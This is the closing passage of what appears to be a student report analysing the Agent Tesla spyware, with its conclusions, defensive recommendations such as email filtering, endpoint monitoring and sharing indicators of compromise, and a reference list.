The examination of Agent tesla malware showed the program's complexity and versatility as spyware that covers the possibility of stealing credentials, keylogging, and transferring data to a command center. That's why its work is based on the already mentioned technologically complex tools for obfuscation, encrypted communication channels, and anti-analysis mechanisms. The results stress the need to perform both the static and dynamic analysis for an effective comprehension of the essence and effects of the malware.

Using tools such as VirusTotal, PEStudio, Regshot and dnSpy, we managed to reveal functions of operation on Agent Tesla, including persistence elements, interaction with C&C servers as well as credential stealing. Such understanding is useful to support the creation of proper countermeasures as well as enhance the detection capabilities.

Possible future work is look for methods of real-time detection and combating the different types of evasion used by such malware, thus taking a more active approach to dealing with threats posed by new and growing malware families that include Agent Tesla.

7. Recommendations

To mitigate the risks posed by Agent Tesla and similar malware, the following recommendations are proposed:

- Implemented Advanced Threat Detection: Employ behavioral models to suspicious activities comparing with the normal states such as registry changes, call to APIs and any attempts show injection processes, use machine learning algorithms to identify any kind of hidden or packed binaries.
- Enhanced Email Security: Employ high sophisticated filters to detect and filter out phising emails with an attempt of having malicious attachments. Employees and users should be informed on how to avoid such scams particularly those inconvenient emails that contain attachments or links.
- Regular updates and patching: Make sure the operating systems, applications are updated since malware operating them may take advantage of security back doors.
- Strengthen endpoint security: Using endpoint protection that can scan real-time files and process activities in the computer. Apply application control which concerns the operation of unauthorized programs only that has been authorized to run.
- Network security measures: Supervise excess centric networks traffic for abnormity, for example, attempt to connect to bizarre Ips or C2 servers and enabling firewalls.
- Forensic Readiness: It is necessary to keep logs of system and network in particular to facilitate malware analysis and incident response activities. Use RegShot and Process monitor on a regular basis for the registry and process activity analysis.
- Research and collaboration: Adapt collections of new agent tesla variants and methods by syncing with other cyber security related subgroups. Exchanging IOCs with threat intelligence platforms must be done to strengthen the global network of protection.

  By doing so, the organization can greatly minimize the chances of getting caught up with such malware as Agent tesla and thereby improving the steadiness of organizations against such emerging threats.

8. References

Coan, J. (2022, June 14). Cybersecurity Skills: Dynamic and Static Malware Analysis. CyberMaxx. https://www.cybermaxx.com/resources/dynamic-and-static-malware-analysis/

Dedenok, R. (2022, September 26). Trojan-stealer discovered in spam mailouts to businesses. Kasphersky. https://www.kaspersky.com/blog/agent-tesla-spam-mailout/45621/

Ramanl. (2024, April 2). Agent Tesla Targeting United States & Australia: Revealing the Attackers' Identities. Check Point Research. https://research.checkpoint.com/2024/agent-tesla-targeting-united-states-and-australia/

MalwareBazaar | Browse Checking your browser. (2024, February). Retrieved October 25, 2024, from https://bazaar.abuse.ch/sample/e17062f3e40417b32b67892e68cd134a6b5ea179e75182749ced9249fe049fa4

Devanny, J., Martin, C., & Stevens, T. (2021, September 2). *On the strategic consequences of digital espionage*. Journal of Cyber Policy. https://doi.org/10.1080/23738871.2021.2000628

Noorbakhsh-Sabet, N., Zand, R., Zhang, Y., & Abedi, V. (2019, January 31). *Artificial Intelligence Transforms the Future of Healthcare*. PubMed Central (PMC). https://doi.org/10.1016/j.amjmed.2019.01.017

Seals, T. (2021, July 8). Oil & Gas Targeted in Year-Long Cyber-Espionage Campaign. *Threat Post*. https://threatpost.com/oil-gas-cyber-espionage-campaign/167639/